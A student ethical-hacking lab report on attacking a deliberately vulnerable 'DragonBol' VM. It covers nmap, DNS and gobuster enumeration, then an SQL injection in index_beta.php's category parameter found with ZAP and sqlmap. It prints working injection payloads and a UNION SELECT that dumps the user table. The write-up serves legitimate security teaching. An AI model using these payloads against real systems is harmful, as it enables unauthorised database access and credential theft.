Ethical Hacking Assignment Dragonbol Exploitation report

Group 22

Group 22 Members


- Alessio Civica, Mat: 1916744 - civica.1916744@studenti.uniroma1.it
- Antonio Giorgino, Mat: 2126475 - giorgino.2126475@studenti.uniroma1.it
- Federico Detomaso, Mat: 1903906 - detomaso.1903906@studenti.uniroma1.it

The system enumeration

The exploitation started from individuation of the machine inside the network via the nmap command

```
:~$ nmap -P 10.0.2.0/24
```

This let us know that the ip address of the server was 10.0.2.6 and had a list without information about the opened port of the system. A further analysis with nmap revealed the following informations




```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 17:12 CEST
Nmap scan report for 10.0.2.6
Host is up (0.00067s latency).
Not shown: 994 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 83:1b:c0:98:e9:36:0b:10:32:69:f9:e4:43:d9:c6:03 (RSA)
|   256 ee:42:2b:a6:3f:d9:a9:73:70:25:2d:c4:0f:44:db:ed (ECDSA)
|_  256 b1:f3:16:82:6f:02:af:f0:cb:f2:09:e1:73:ce:60:2e (ED25519)
23/tcp  open  telnet     Linux telnetd
53/tcp  open  domain     dnsmasq 2.90
| dns-nsid:
|_  bind.version: dnsmasq-2.90
80/tcp  open  http       Apache httpd 2.4.41 ((Ubuntu))
|_http-title: DragonBol fanpage
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
110/tcp open  pop3       Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE TOP SASL STLS CAPA PIPELINING UIDL RESP-CODES
995/tcp open  tcpwrapped
MAC Address: 08:00:27:CC:B5:1E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.15 seconds
```

Revealing the existence of a web server on port 80, a DNS server, a TELNET and SSH channel to connect to the server and the POP3 and POP3 over SSL on port 110 and 995.

We first started to look for a way to retrieve information from the Telnet and SSH but we didn't retrieve much from them and the enumeration method didn't work as well since the username, as we will see later, aren't very common.

Then we passed our attention on the DNS service by performing some BIND enumeration but, as well as the SSH and Telnet services, we didn't retrieve much information from it that are shown above



```
└─$ dig @10.0.2.6 version.bind txt chaos

; <<>> DiG 9.19.21-1-Debian <<>> @10.0.2.6 version.bind txt chaos
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55394
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;version.bind.                  CH      TXT

;; ANSWER SECTION:
version.bind.           0       CH      TXT     "dnsmasq-2.90"

;; Query time: 0 msec
;; SERVER: 10.0.2.6#53(10.0.2.6) (UDP)
;; WHEN: Mon Jun 24 17:38:51 CEST 2024
;; MSG SIZE  rcvd: 66
```

At the end we checked the POP3 services for another type of enumeration, we tried connection first to the port 110 via telnet and tried to enumerate system's users but, after putting the first USER command with the username, a "strange" error about Plaintext authentication appeared and after a bunch of other tries we understood that the POP3 services was useless; so we passed to the POP3 service via SSL and


```
:~$ openssl s_client -connect 10.0.2.6:995 -crlf -quiet
```

but also this port gave us some connection error so we ignored it and start to concentrate on the important service: the web server

Web service exploitation: looking for the dragonbolls

Before the first look at the homepage of the websites, we started by enumerating all the present available web pages on the site via the tool gobuster that enumerate all the pages that return a 200, 403 or 301 code when requested. The command executed are

```
:~$ gobuster dir -u http://10.0.2.6 --wordlist
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files-lowercas
e.txt
```




```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.6
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files-lowercase.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 273]
/index.php            (Status: 200) [Size: 510060]
/about.php            (Status: 200) [Size: 5810]
/.html                (Status: 403) [Size: 273]
/functions.php        (Status: 200) [Size: 0]
/.                    (Status: 200) [Size: 510060]
/.php                 (Status: 403) [Size: 273]
/.htpasswd            (Status: 403) [Size: 273]
/.htm                 (Status: 403) [Size: 273]
/.htpasswds           (Status: 403) [Size: 273]
/.htgroup             (Status: 403) [Size: 273]
/wp-forum.phps        (Status: 403) [Size: 273]
/db_connect.php       (Status: 200) [Size: 0]
/.htaccess.bak        (Status: 403) [Size: 273]
/.htuser              (Status: 403) [Size: 273]
/.ht                  (Status: 403) [Size: 273]
/.htc                 (Status: 403) [Size: 273]
/.htaccess.old        (Status: 403) [Size: 273]
/.htacess             (Status: 403) [Size: 273]
/index_beta.php       (Status: 200) [Size: 629489]
Progress: 35325 / 35326 (100.00%)
===============================================================
Finished
===============================================================
```

and also with

```
:~$ gobuster dir  -u http://10.0.2.6 -w /usr/share/wordlists/dirb/common.txt
```

that resulted in



```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.6
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 273]
/.htpasswd            (Status: 403) [Size: 273]
/.htaccess            (Status: 403) [Size: 273]
/css                  (Status: 301) [Size: 302] [--> http://10.0.2.6/css/]
/img                  (Status: 301) [Size: 302] [--> http://10.0.2.6/img/]
/index.php            (Status: 200) [Size: 510060]
/post                 (Status: 301) [Size: 303] [--> http://10.0.2.6/post/]
/server-status        (Status: 403) [Size: 273]
/user                 (Status: 301) [Size: 303] [--> http://10.0.2.6/user/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


With this information we visited the dragonbol websites and the indexed pages in order to have a better understanding of the web pages and how it is organized the entire website.

The about.php page

This page talked about the owner of the website and gave a brief description about them. By all the four accounts we noticed the description of *emme* and his passion for Bulma and AS Roma. We understood that those could be some useful information for a possible brute force attack using the username of emme. We tried using hydra for brute forcing the HTTP login and, later after we found the hashed password of emme's account with hashcat, we brute forced it but, in both cases, we didn't reach any result.

The error of register.php

We started using the website as normal users, we registered our account, published some posts on the home page and analyzed the behavior of the web server. After our first test of the platform we started playing around with the various form and upload buttons in the web pages. During our playtest, we putted a very large string inside the username input of the register.php page and the database returned us this error



```
Error: INSERT INTO saiyans (username, email, password) VALUES (?, ?, ?)
Data too long for column 'username' at row 1
```


Now we know that the user table inside the database is saiyans and what are its fields; another question appeared in our mind: “What if the web server is vulnerable to SQL Injection due to poor verification?”

The index_beta.php and the SQL Injection

In order to completely test the website since we found the vulnerability in the register.php page, we started to try different attacks on the various requests made by the webpage. To make this process faster and more accurate we relied on ZAP and Burp Suite, both are a web scanner with utilities to repeat and customize sent request by website to their backend that offer also the possibility to pass a list of keywords, command, character and so on that can be putted inside the front-end request to test the application.
Using the active scan of ZAP in the following step we gained a user access:

1. We visited the website via the ZAP’s controlled web browser in order to add the entire site into the program scope
2. Via the utilities provided by ZAP we launched different scan on the website and different custom Active Scan. Now, the *Active Scan* functionality is useful to attempts to find potential vulnerabilities by using known attacks

against the selected targets, knowing this we launched a customized scan for SQL Injections (since we found that error) and, the ZAP framework, found this




```
SQL Injection - MySQL
URL:          http://10.0.2.6/index_beta.php
Risk:         High
Confidence:   Medium
Parameter:    category
Attack:       '
Evidence:     You have an error in your SQL syntax
CWE ID:       89
WASC ID:      19
Source:       Active (40018 - SQL Injection)
Input Vector: Form Query
Description:
 SQL injection may be possible.

Other Info:
 RDBMS [MySQL] likely, given error message regular expression [\QYou have an error in your SQL syntax\E] matched by the HTML results.
 The vulnerability was detected by manipulating the parameter to cause a database error message to be returned and recognised

Solution:
 If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries.
 If database Stored Procedures can be used, use them.
 Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality!

Reference:
 https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
```

This tab, even if doesn't give much information about the kind of SQL Injection allerted us of a probable SQL Injection that we can use to exploit the web server

3. So we started analyzing the request sent by index_beta.php, the only one sent by that page is the request used for filter the sent post by the provided website category, so we started exploiting it

4. We did a few test by ourselves without receiving any type of result so we took the



Index_beta_test _2

question ' select * from saiyans where 1=1; --

lollo - 2024-05-26 15:50:25

test

Index_beta_test _2

question ';select * from saiyans where 1=1; --


lollo - 2024-05-26 15:49:53

test

request for selecting the post, we wrote it inside the *beta_req.txt* file and we launch the following command

```
:~$ sqlmap -r beta_req.txt -p category --level 5 --risk 3
```


This command lunch an *sqlmap* analysis for an SQL Injection using the file beta_req.txt as source for the SQL Injection test, will test on the parameter category of the request with a level and risk of test equal to the maximum value in order to do a more complete analysis. The result of *sqlmap* is the following



```
[19:37:43] [INFO] parsing HTTP request from 'beta_req.txt'
[19:37:43] [INFO] resuming back-end DBMS 'mysql'
[19:37:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: category (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: category=question' AND 8806=8806 AND 'YBbX'='YBbX

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: category=question' AND GTID_SUBSET(CONCAT(0x7176706a71,(SELECT (ELT(9098=9098,1))),0x7176707871),9098) AND 'JUpT'='JUpT

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: category=question' AND (SELECT 9385 FROM (SELECT(SLEEP(5)))HarH) AND 'maPu'='maPu

    Type: UNION query
    Title: Generic UNION query (NULL) - 9 columns
    Payload: category=question' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7176706a71,0x56555049496653704f74586b654a514c597641576670644a686e54416e6d475a685a595464787869,0x7176707871),NUL
L,NULL,NULL,NULL-- -
---
```

5. After we found this SQL Injection we started to use it to enumerate the database saiyans table since we already know what kind of field to look for. By send this payload:“*category=image'+UNION+ALL+SELECT+NULL,NULL,NULL,NULL,NULL,username,NULL,NULL,NULL+FROM+saiyans*” to the filter post by category POST request we obtained the list of username inside the

platform.



Profile Image
- prova

Profile Image
- ericadminssj24

Profile Image
- emme

Profile Image
- SupremeSaiyan9

Profile Image
- PiccoloMaster

Profile Image
- KameRider

Profile Image
- FutureTrunks

Request

